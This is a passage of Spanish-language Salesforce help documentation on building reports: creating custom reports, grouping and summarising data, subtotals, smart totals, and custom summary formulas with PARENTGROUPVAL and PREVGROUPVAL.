| Tabular, Resumen o matricial a Unido | El informe existente se convierte en el primer bloque en el informe unido y el tipo de informe se convierte en el tipo de informe principal para el informe unido.<br>Los bloques del informe unido tiene formato de informes de resumen, por lo que si cambia de un informe de resumen a un informe unido, se mantienen sus agrupaciones. Si cambia de un informe matricial a un informe unido, sus agrupaciones se convierten del mismo modo que cuando cambia de un informe matricial a un informe de resumen.<br>Los siguientes elementos no son compatibles con los informes unidos y tampoco se convierten:<br>• Campos de depósito |

| Si modifica... | ¿Qué sucede? |
| --- | --- |
| | • Filtros cruzados<br>• El filtro `Filas para mostrar` |

CONSULTE TAMBIÉN

Generación de un informe nuevo

## Creación de un informe

Cree un informe para obtener una vista actualizada al minuto de un aspecto de su empresa, como el estado de clientes, oportunidades, casos de asistencia y mucho más.

Para crear un nuevo informe:

1. En la ficha Informes, haga clic en **Informe nuevo**.
2. Seleccione el tipo de informe para el informe y haga clic en **Crear**.
3. Personalice su informe y guárdelo o ejecútelo.

CONSULTE TAMBIÉN

Personalización de informes

Ejecución de un informe

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Creación de un informe personalizado

Puede personalizar informes estándar o puede crear informes personalizados desde cero para ajustarse a las necesidades exactas de su organización.

Los usuarios con el permiso "Gestionar tipos de informes personalizados" pueden definir tipos de informes personalizados que amplían los tipos de informes desde los que todos los usuarios de su organización pueden crear o actualizar informes personalizados. Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe. Salesforce proporciona un conjunto de tipos de informes estándar predefinidos; los administradores también pueden crear tipos de informes personalizados.

Los usuarios con el permiso "Gestionar Instantáneas de creación de informes" pueden crear y programar instantáneas. Una instantánea de creación de informes le permite crear informes a partir de datos históricos. Los usuarios autorizados pueden guardar los resultados de informes tabulares o de resumen en los campos de un objeto personalizado y asignar esos campos a sus correspondientes en un objeto de destino. Posteriormente pueden programar cuándo ejecutarán el informe para cargar campos del objeto personalizado con los datos del informe. Las instantáneas de creación de informes le permiten trabajar con datos de informes de forma similar a la forma en que trabaja con otros registros en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Crear un informe personalizado en el modo de accesibilidad

Nota: Este tema sólo se aplica si no está usando el generador de informes. *Generador de informes* es un editor visual de informes.

Para crear un nuevo informe personalizado mediante el asistente de informes personalizados:

1. En la ficha Informes, seleccione el botón **Crear nuevo informe personalizado**.
2. Seleccione el tipo de datos para el informe y haga clic en **Siguiente**.

   Para crear informes de objetos personalizados, seleccione **Otros informes** para la categoría de tipo de informes, a menos que el objeto personalizado esté relacionado con un objeto estándar. Si el objeto personalizado tiene una relación principal-detalle con un objeto estándar o una relación de búsqueda con un objeto estándar, seleccione en su lugar el objeto estándar para la categoría del tipo de informe.

   Para crear informes acerca de un objeto externo, seleccione la categoría **Otros informes**. Para crear informes acerca de un objeto externo con un objeto estándar o personalizado secundario, seleccione la categoría que incluye el tipo de informe personalizado que creó para esa relación.
3. Seleccione el formato del informe.
4. Siga los pasos del asistente y pulse el botón **Siguiente** cuando se le indique. Para cada informe, realice las siguientes personalizaciones:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

- **Especificar los encabezados de fila y de columna:** En la página Seleccionar la agrupación para informes de resumen y matriciales, seleccione los campos a partir de los cuales desea agrupar los datos y calcular los subtotales. En un informe de resumen, la selección de varios campos de ordenación permite subclasificar los datos. En los informes matriciales, seleccione campos de resumen para las etiquetas de fila y encabezados de columna. Al agrupar por un campo de fecha, puede volver a agrupar los datos según un período concreto, como días, semanas o meses.

  Nota: En la página Seleccionar la agrupación, si configura `Agrupar fechas por` en "Mes de calendario en año" o "Día de calendario en mes" no podrá detallar esas agrupaciones de fechas en informes o paneles. Los usuarios se llevan al informe sin filtrar.

- **Resumir datos:** En la página Seleccionar las columnas que desee totalizar, seleccione los tipos de información de resumen que mostrar para los campos numéricos.
- **Crear fórmulas de resumen personalizadas:** En la página Seleccionar las columnas que desee totalizar para informes de resumen y matriciales, cree fórmulas de resumen personalizadas para calcular totales adicionales según resúmenes de informes existentes. Una fórmula es un algoritmo que obtiene un valor utilizando otros campos, expresiones o valores. Consulte Crear una fórmula de resumen personalizada en la página 4228.
- **Seleccionar campos:** En la página Seleccionar las columnas, elija los campos que vaya a mostrar en el informe. Podrá mostrar sólo los campos que estén visibles en el formato de página y la configuración de seguridad a nivel de campo. Si selecciona el campo `Descripción` o cualquier otro campo de texto largo, se mostrarán sólo los primeros 255 caracteres.
- Sólo se muestran en un informe los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo.
- **Ordenar las columnas:** En la página Ordenar las columnas, seleccione el orden para mostrar los campos elegidos.
- **Acotar los resultados de informes:** En la página Seleccionar los criterios, elija la configuración adecuada de las listas desplegables, a continuación, utilice las opciones de filtro para limitar el informe a registros con datos específicos.

  El asistente de informes admite hasta 10 filtros. En informas con más de 10, se eliminan los filtros adicionales y el informe muestra un error para cualquier lógica de filtro.

  Consejo: Para utilizar un informe tabular en un panel, limite el número de filas, definiendo la opción `Filas que se mostrarán`, el orden de las columnas y el orden en la página Seleccionar los criterios del informe. No puede utilizar componentes de medidor o medición en paneles que utilicen informes tabulares.

- **Configuración de gráfico:** En el paso Seleccionar el tipo de gráfico e indicar los elementos destacados del asistente para informes, establezca las propiedades de gráfico para mostrar sus datos de informe en un gráfico. Los gráficos sólo están disponibles para los informes de resumen y matriciales.

5. Haga clic en **Ejecutar informe** para ver el informe o en **Detalles de exportación** para guardar el informe como un archivo de Excel u otro formato.

Consejo: Es posible que, para personalizar los informes, deba ejecutarlos unas cuantas veces mientras ajusta los criterios y opciones del informe. Recomendamos el uso de un filtro para reducir la muestra de datos hasta que haya terminado de personalizar el informe y esté listo para guardarlo.

## Agrupación de datos de informe

Agrupe los datos columnas o filas en informes de resumen, matriciales y unidos para mostrar informaciones significativas. Por ejemplo, las oportunidades de grupo por Fecha cerrada para ver oportunidades cerradas o casos de grupo por producto para ver el número de casos para cada producto. Puede tener agrupaciones dentro de agrupaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y


  "Generador de informes"

### Datos para agrupación

El panel Campos muestra campos del tipo de informe seleccionado, ordenados por carpetas. Antes de agrupar datos en su informe de resumen, arrastre y suelte al menos algunos campos en el panel de vista previa.

### Agregar una agrupación

Agregue un grupo soltando un campo a la zona de arrastre.




Haga clic en **Mostrar** > **Zonas de arrastre** para hacerlas visibles. También puede hacer clic en el menú de una columna para un campo del informe y seleccione **Agrupar por este campo**.

Consejo: Si agrupa su informe por un campo de fecha, puede hacer clic en el menú del grupo, seleccionar **Agrupar fechas por** y especificar el periodo de tiempo de agrupación: día, semana, mes, trimestre, año, etc.

### Agrupación de datos en diferentes formatos de informe

Los informes unidos y de resumen pueden tener hasta tres niveles de agrupación. Los informes de matriz pueden tener agrupaciones de dos filas y dos columnas. Para los informes de matriz, no puede utilizar el mismo campo para las agrupaciones de fila y columna. Para informes unidos, puede utilizar los campos desde la categoría Campos comunes en el panel Campos para agrupar en todos los bloques de informe.

### Eliminar una agrupación

Para eliminar un grupo, haga clic en el menú del grupo y seleccione **Eliminar grupo**. También puede arrastrar el grupo y:

- Arrastrarlo a la barra de columna para eliminarlo, pero mantenga el campo como una columna en el informe.
- Arrástrelo de nuevo al panel Campos para eliminar el grupo y el campo del informe.

### Cambiar el orden de una agrupación

Arrastre los grupos para cambiar el orden, o haga clic en el menú del grupo y seleccione **Mover grupo hacia arriba** o **Mover grupo hacia abajo** para las agrupaciones de columnas, o **Mover grupo a la izquierda** o **Mover grupo a la derecha** para las agrupaciones de filas.

CONSULTE TAMBIÉN

- Campos de informe
- Subtotalización de los resultados de informes

## Cómo trabajar mientras se carga la vista previa de su informe

En la mayoría de las acciones puede continuar trabajando en su informe mientras se carga la vista previa. Por ejemplo, si edita un informe puede arrastrar varios campos en el informe y crear un grupo mientras se cargan esas columnas.

Los datos que ve en el panel Vista previa son datos reales, pero se trata solo de un subconjunto de datos del informe, diseñado para mostrarle el aspecto que tendrá el informe cuando lo ejecute. No se preocupe si faltan filas o no están ordenadas como se espera en el panel Vista previa.

Nota: Para cada objeto externo en el informe, su organización llama al sistema externo cada vez que se carga la vista previa. Si la longitud de la URL de una llamada de informe se acerca o supera 2 KB, su organización divide la solicitud en múltiples llamadas HTTP, con cada URL inferior a 2 KB.

Puede continuar trabajando en el informe mientras se producen las siguientes acciones:

- Añadir, eliminar o reordenar campos
- Añadir o eliminar campos de resumen
- Añadir, eliminar o reordenar grupos
- Eliminar fórmulas

Nota:

- Si elimina un campo o fórmula de resumen utilizado en un gráfico, el gráfico se recarga, pero la vista previa del informe se carga de forma asíncrona.
- La carga asíncrona no está disponible para informes matriciales y informes unidos.

No puede trabajar en el informe mientras se producen las siguientes acciones:

- Añadir o modificar fórmulas
- Eliminar la agrupación de un informe
- Eliminar una columna que se utiliza para limitar el recuento de filas de un informe tabular
- Clasificar el informe por grupo o columna
- Actualizar filtros estándar o personalizados
- Cambiar el formato de un informe
- Mostrar u ocultar detalles de informes
- Añadir o eliminar un gráfico
- Añadir o eliminar un resaltado condicional
- Modificar **Agrupar fechas por**
- Cambiar un campo de divisa convertido

- Guardar el informe.

CONSULTE TAMBIÉN

Generación de un informe nuevo

Campos de informe

## Personalización de informes


*Generador de informes* es un editor visual de informes. La pantalla del generador de informes le permite trabajar con filtros y campos de informe y le muestra una vista previa de su informe con solo algunos datos.

Para optimizar el estado real de la pantalla, el generador de informes utiliza un encabezado de página comprimido. Para ver sus fichas de aplicaciones, cierre el generador o haga clic en el logotipo de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




**Panel Campos (1)**

El panel Campos muestra campos del tipo de informe seleccionado, ordenados por carpetas. Busque los campos que desee mediante el cuadro de Búsqueda rápida y los filtros de tipo de campo, luego arrástrelos hacia al panel Vista previa y agréguelos al informe.

Cree, visualice, modifique y elimine sus fórmulas de resumen personalizadas y campos de depósito también en el panel Campos.

En el formato de informe unido, el panel Campos muestra los campos de todos los tipos de informe añadidos al informe, organizado por tipo de informe.

**Panel Filtros (2)**

Para limitar los datos mostrados en el informe, defina la vista, el plazo y los filtros personalizados.

**Panel Vista previa (3)**

La vista previa dinámica le facilita personalizar su informe. Agregue, reordene y elimine columnas, campos de resumen, fórmulas, agrupaciones y bloques. Modifique el formato del informe y muestre las opciones, o agregue un gráfico.

La vista previa sólo muestra un número limitado de registros. Ejecute el informe para ver todos los resultados.

CONSULTE TAMBIÉN

Los paneles le ayudan a visualizar información compleja

Creación de un informe

Generación de un informe nuevo

## Campos de informe

El panel Campos muestra campos del tipo de informe seleccionado, ordenados por carpetas. También enumera las fórmulas de resumen personalizadas, que puede crear, modificar y eliminar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

**Adición de filtros de campo**

Con los informes de tablas, de resumen y matriciales, puede arrastrar un campo desde el panel Campos al panel Filtros para añadir un filtro de informe.

**Búsqueda de campos**

Busque un campo escribiendo su nombre en el cuadro Búsqueda rápida. También puede filtrar la lista por tipo:

- Haga clic en para ver todos los tipos de campos, así como las fórmulas de resumen personalizadas.
- Haga clic en para sólo los campos de texto.
- Haga clic en para ver sólo los campos de números (numéricos, de porcentaje o divisa).
- Haga clic en para sólo los campos de fecha.

**Adición y eliminación de campos**

Para añadir un campo a un informe tabular, de resumen o matricial, haga doble clic sobre él o arrástrelo al panel de vista previa. Para añadir un campo a un informe unido, arrástrelo al panel Vista previa. Pulse **CTRL** para seleccionar varios campos. Arrastre una carpeta completa para agregar todos sus campos. Si un informe tabular, de resumen o matricial ya contiene un campo, no podrá volver a agregarlo. Puede agregar el mismo campo varias veces a un informe unido siempre que lo agregue a bloques diferentes. En el panel de vista previa, haga clic en **Mostrar** > **Detalles** para ver los campos de su informe. Mientras **Mostrar** > **Detalles** está desactivado, solamente puede agregar campos de resumen.

Para eliminar un campo, haga clic en el encabezado de la columna y arrástrelo al panel Campos. Con resúmenes tabulares, de resumen y matriciales, puede hacer clic en el menú de la columna y seleccionar **Eliminar columna**, o hacer clic en **Eliminar todas las columnas**.

**Trabajo con más de un campo**

Puede seleccionar varios campos para agregar, eliminar o volver a ordenar. Por ejemplo, puede añadir `Creado por`, `Tipo` y `Nombre de oportunidad` a su informe al mismo tiempo.

Para seleccionar varios campos o columnas, pulse la tecla CTRL (Windows) o la tecla Comando (Mac).

Nota:

- Si agrega varios campos aparecerán en el informe en el orden seleccionado.
- Para los formatos de resumen y de tabla, desactive **Mostrar** > **detalles** al añadir varios campos de resumen a un informe. El cuadro de diálogo Resumir aparece automáticamente, permitiéndole seleccionar resúmenes para todos los campos al mismo tiempo.
- Active **Mostrar** > **detalles** al añadir campos que no sean de resumen, como campos de texto, a un informe.
- Cuando trabaja con un informe unido, puede seleccionar varios campos de la categoría Campos comunes y un tipo de informe. No puede seleccionar varios campos de diferentes tipos de informe.

**Orden y clasificación de campos**

Puede cambiar el orden de las columnas de un informe haciendo clic en el encabezado de la columna y arrastrándolo a una nueva ubicación. Pulse **CTRL** para seleccionar varias columnas. Para ordenar el informe por una columna, haga clic en su encabezado. También puede hacer clic en el menú de la columna y seleccionar **Clasificar en orden ascendente** o **Clasificar en orden descendente** en la lista desplegable. Ordenar estará desactivado si no se selecciona **Mostrar** > **Detalles**.

**Cambio de la divisa mostrada**

Si su organización ha activado varias divisas, puede cambiar la divisa que se muestra en todos los campos de divisas. Haga clic en **Mostrar** > **Mostrar divisas mediante**, y seleccione una divisa activa para mostrar.

CONSULTE TAMBIÉN

Trabajar con fórmulas en informes

Agrupación de datos de informe

Resumir sus datos del informe

Resaltado de intervalos de datos

## Resumir sus datos del informe

Un campo de resumen contiene valores numéricos de los cuales desea saber la suma, la media o el superior o inferior. Los campos de resumen aparecen en todos los niveles de agrupación. En informes de resumen y matriciales, también aparecen al nivel total absoluto.

El panel Campos muestra campos del tipo de informe seleccionado, ordenados por carpetas.

Un resumen es la `Suma`, `Media`, `Máximo` o `Mínimo` de un campo numérico. Utilice el # filtro para encontrarlos con más rapidez.

Para agregar un campo de resumen:

- Haga doble clic en un campo numérico en el panel Campos.
- Arrastre un campo numérico en la vista previa. Pulse **CTRL** para seleccionar varios campos. En informes matriciales, hay zonas emergentes antes, entre y después de conjuntos de resúmenes. Por ejemplo, la suma, media, máxima y mínima de `Ingresos anuales` son un conjunto y no puede soltar un nuevo campo de resumen entre ellas.
- Seleccione **Resumir este campo** en el menú de columna para un campo que ya haya en el informe.

Para cambiar un campo de resumen existente o agregar resúmenes a este mismo campo, haga clic ▼ junto al campo de resumen y seleccione **Resumir este campo**.

Para eliminar un campo de resumen:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

- Haga clic en el menú y seleccione **Resumir este campo** y cancele la selección de todas las opciones.
- Haga clic en el menú y seleccione **Eliminar resumen**.
- Arrastre de nuevo el conjunto de resúmenes al panel Campos. Tenga en cuenta que se han eliminado todos los resúmenes para dicho campo. Pulse **CTRL** para seleccionar varios campos de resumen.

Reordene conjuntos de campos de resumen en informes de matriz arrastrándolos. Los resúmenes de cada campo que se arrastran se mueven juntos. Por ejemplo, si su informe contiene la suma y la media de los `Ingresos anuales` y la máxima y mínima de la `Probabilidad`, puede arrastrar los resúmenes de `Probabilidad` antes o después de los resúmenes de `Ingresos anuales`, pero no entre si. No se podrán colocar los resúmenes después de las formulas de resumen personalizadas o del `Recuento de registros`.

CONSULTE TAMBIÉN

Campos de informe

Subtotalización de los resultados de informes

## Subtotalización de los resultados de informes

La subtotalización de sus informes le ofrece una herramienta para analizar tendencias de los datos. Puede agrupar conjuntos de información, ordenar las agrupaciones y comparar subtotales de cada conjunto frente al total general. En los informes de resumen y unidos, también puede realizar subtotales por múltiples campos para obtener conjuntos de información en cascada.

Por ejemplo, si hace el subtotal de un informe de resumen según el propietario de la oportunidad, el informe agrupa las cuentas en función del propietario de la oportunidad, enumera el número de oportunidades que posee cada usuario y muestra subtotales por Propietario de oportunidad en todas las columnas del informe. También puede crear un subtotal de las oportunidades de cada usuario por producto.

1. Haga clic en **Personalizar** o **Modificar** desde cualquier informe.
2. En el generador de informes, agregue un campo de resumen al informe.
   Los resúmenes muestran todos los niveles de agrupación así como filas individuales.

CONSULTE TAMBIÉN

La página de ejecución de informes

Crear una fórmula de resumen personalizada

Generación de un informe nuevo

Subtotalización de los resultados de informes

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para subtotalizar los resultados de informes:

- "Crear y personalizar informes"

## Total inteligente en informes

Por totalización "inteligente" se entiende aquella en las que los datos duplicados sólo se cuentan una vez en todo subtotal o total. Salesforce utiliza una totalización "inteligente" cuando ejecuta informes que incluyen datos duplicados en cualquiera de las columnas de suma o media.

Por ejemplo, supongamos que una oportunidad tiene dos productos y usted ejecuta el Informe de producto de oportunidad con el importe de oportunidad total seleccionado como una columna a través de la cual calcular. El importe aparece dos veces en los detalles del informe, una para cada producto en la oportunidad.

En este caso, la totalización "inteligente" calcula correctamente cualquier subtotal, total y medias, agregando el importe de la oportunidad sólo una vez.

Nota: En los componentes de paneles, no se utiliza la totalización "inteligente". Por ejemplo, en una tabla de panel, el total que se muestra es simplemente la suma de los valores enumerados en la tabla.

CONSULTE TAMBIÉN

Subtotalización de los resultados de informes

Subtotalización de los resultados de informes

## Trabajar con fórmulas en informes

Las fórmulas permiten crear resúmenes personalizados basados en los valores calculados utilizando datos de informes. Estas fórmulas se pueden utilizar como columnas en su informe.

El panel Campos muestra campos del tipo de informe seleccionado, ordenados por carpetas.

Para agregar una nueva fórmula a un informe de resumen o matricial, haga clic en **Agregar fórmula**. Una ves definida, haga clic en **Aceptar** y se agregará automáticamente a la vista previa como una columna para informes de resumen y un campo de resumen para informes matriciales. Con informes unidos, puede añadir fórmulas de resumen personalizadas estándar o de bloques cruzados. Para modificar una fórmula, pase el ratón sobre el nombre en el panel Campos y haga clic en .

Para eliminar una fórmula de la vista previa, seleccione el encabezado y arrástrelo al panel Campos o haga clic en su menú y seleccione **Quitar fórmula**. Pulse **CTRL** para seleccionar varias fórmulas. Si quita una fórmula de la vista previa, no la elimina. Para eliminar una fórmula, pase el ratón por el nombre y haga clic en o haga clic en **Eliminar fórmula** en el menú del campo.

Los gráficos de panel e informes que muestran valores desde fórmulas de resumen personalizadas muestran cifras decimales utilizando su configuración de divisa predeterminada en vez de lo que ha especificado para la fórmula. Por ejemplo, si la fórmula de resumen especifica cero cifras decimales, no aparecerán cifras decimales en columnas, pero los valores del gráfico muestran el número de cifras decimales especificados para su divisa predeterminada (normalmente dos cifras decimales). Esto se aplica a divisas, números y porcentajes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Crear una fórmula de resumen personalizada

   Puede crear fórmulas de resumen personalizadas en los informes de resumen y matriz para calcular totales adicionales basándose en los campos numéricos disponibles en el informe.

2. Uso de una función de resumen en una fórmula de resumen personalizada

   Las funciones de resumen le permiten usar valores de agrupación en fórmulas de resumen personalizadas para resúmenes, matrices e informes unidos. Hay dos funciones de resumen: `PARENTGROUPVAL` y `PREVGROUPVAL`.

3. PARENTGROUPVAL y PREVGROUPVAL

   Utilice `PARENTGROUPVAL` para calcular valores relativos a la agrupación principal. Utilice `PREVGROUPVAL` para calcular valores relativos a la agrupación anterior.

4. Cómo obtener el máximo rendimiento de las fórmulas de resumen personalizadas

   Las fórmulas de resumen personalizadas son una potente técnica de elaboración de informes, pero pueden ser complicadas. A continuación tiene algunas sugerencias a tener en cuenta cuando trabaje con ellas.

CONSULTE TAMBIÉN

Crear una fórmula de resumen personalizada

Campos de informe

## Crear una fórmula de resumen personalizada

Puede crear fórmulas de resumen personalizadas en los informes de resumen y matriz para calcular totales adicionales basándose en los campos numéricos disponibles en el informe.

Una fórmula es un algoritmo que obtiene un valor utilizando otros campos, expresiones o valores. Las fórmulas de resumen personalizadas pueden contener 3.900 caracteres o menos. Las fórmulas de resumen personalizadas están disponibles en informes de resumen, matriciales y unidos. No se pueden compartir entre varios informes.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. En el generador de informes, haga clic en **Añadir fórmula** en el panel Campos.
2. Introduzca un nombre para la fórmula del mismo modo en que aparecerá en el informe. Esta etiqueta deberá tener carácter exclusivo. Alternativamente, puede incluir una descripción.
3. En la lista desplegable `Formato`, seleccione el tipo de datos adecuado para la fórmula según el resultado del cálculo.
4. En la lista desplegable `Número de decimales`, seleccione el número de decimales que van a aparecer para los tipos de datos de divisa, de número o porcentaje. Este valor se ignora en los campos de divisa de organizaciones multidivisa. En su lugar, se aplica la opción `Número de decimales` para la divisa.

   Si selecciona **Ninguno** para `Número de decimales`, los valores efectivos son:

   - En el caso de la divisa, muestra hasta 18 dígitos, con la precisión de decimales predeterminada de la divisa
   - En el caso de porcentajes, muestra hasta 18 dígitos, sin decimales
   - En el caso de números, muestra hasta 18 dígitos, sin cambiar la precisión de decimales
5. Defina la opción `¿Donde se mostrará esta fórmula?`. El cálculo de la fórmula se mostrará en el nivel del informe que seleccione. Para mostrar el cálculo de la fórmula en cada nivel, incluyendo el Total, seleccione `Todos los niveles de resumen`.
6. Genere la fórmula:
   a. Seleccione uno de los campos que aparecen en la lista desplegable **Campos de resumen**. El valor de este se utilizará en la fórmula.
   b. Seleccione el tipo de resumen que quiera usar en la fórmula. Esta opción no está disponible en `Recuento de registros`.

| Tipo de resumen | Descripción |
|---|---|
| **Suma** | Valor de resumen de datos en un campo o agrupación de campos. |
| **Valor máximo** | Valor máximo de datos en un campo o agrupación de campos. |
| **Valor mínimo** | Valor mínimo de datos en un campo o agrupación de campos. |
| **Media** | Promedio de datos en un campo o agrupación de campos. |

   c. Haga clic en **Operadores** para añadir operadores a su fórmulas.
   d. Seleccione la categoría de funciones (Todo, Lógica, Matemática o de Resumen), seleccione la función que desee utilizar en su fórmula y haga clic en **Insertar**.
   e. Repita estos pasos cuantas veces considere necesario.

7. Haga clic en **Comprobar sintaxis** para comprobar si su fórmula tiene errores. Los errores están resaltados por el cursor.
8. Haga clic en **Aceptar**. Su fórmula no se guardará hasta que guarde el informe.

CONSULTE TAMBIÉN

- Generación de un informe nuevo
- Trabajar con fórmulas en informes
- Cómo obtener el máximo rendimiento de las fórmulas de resumen personalizadas
- Creación de fórmulas de resumen personalizadas para Informes unidos

## Uso de una función de resumen en una fórmula de resumen personalizada

Las funciones de resumen le permiten usar valores de agrupación en fórmulas de resumen personalizadas para resúmenes, matrices e informes unidos. Hay dos funciones de resumen: `PARENTGROUPVAL` y `PREVGROUPVAL`.

1. Haga doble clic en **Agregar fórmula** en el panel Campos.
2. En el cuadro de diálogo Fórmula de resumen personalizada, en Funciones, seleccione *Resumen*.
3. Seleccione `PARENTGROUPVAL` o `PREVGROUPVAL`.
4. Seleccione el nivel de agrupación y haga clic en **Insertar**.
5. Defina la fórmula, incluyendo dónde se visualizará la fórmula.
6. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

- Trabajar con fórmulas en informes
- PARENTGROUPVAL y PREVGROUPVAL

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## PARENTGROUPVAL y PREVGROUPVAL

Utilice `PARENTGROUPVAL` para calcular valores relativos a la agrupación principal. Utilice `PREVGROUPVAL` para calcular valores relativos a la agrupación anterior.

### PARENTGROUPVAL

Use esta función para calcular valores relativos a la agrupación principal.

| | |
|---|---|
| **Descripción:** | Esta función devuelve el valor de una agrupación principal especificada. Una agrupación "principal" es cualquier nivel por encima del que contiene la fórmula. Sólo puede utilizar esta función en fórmulas de resumen personalizadas para informes. |
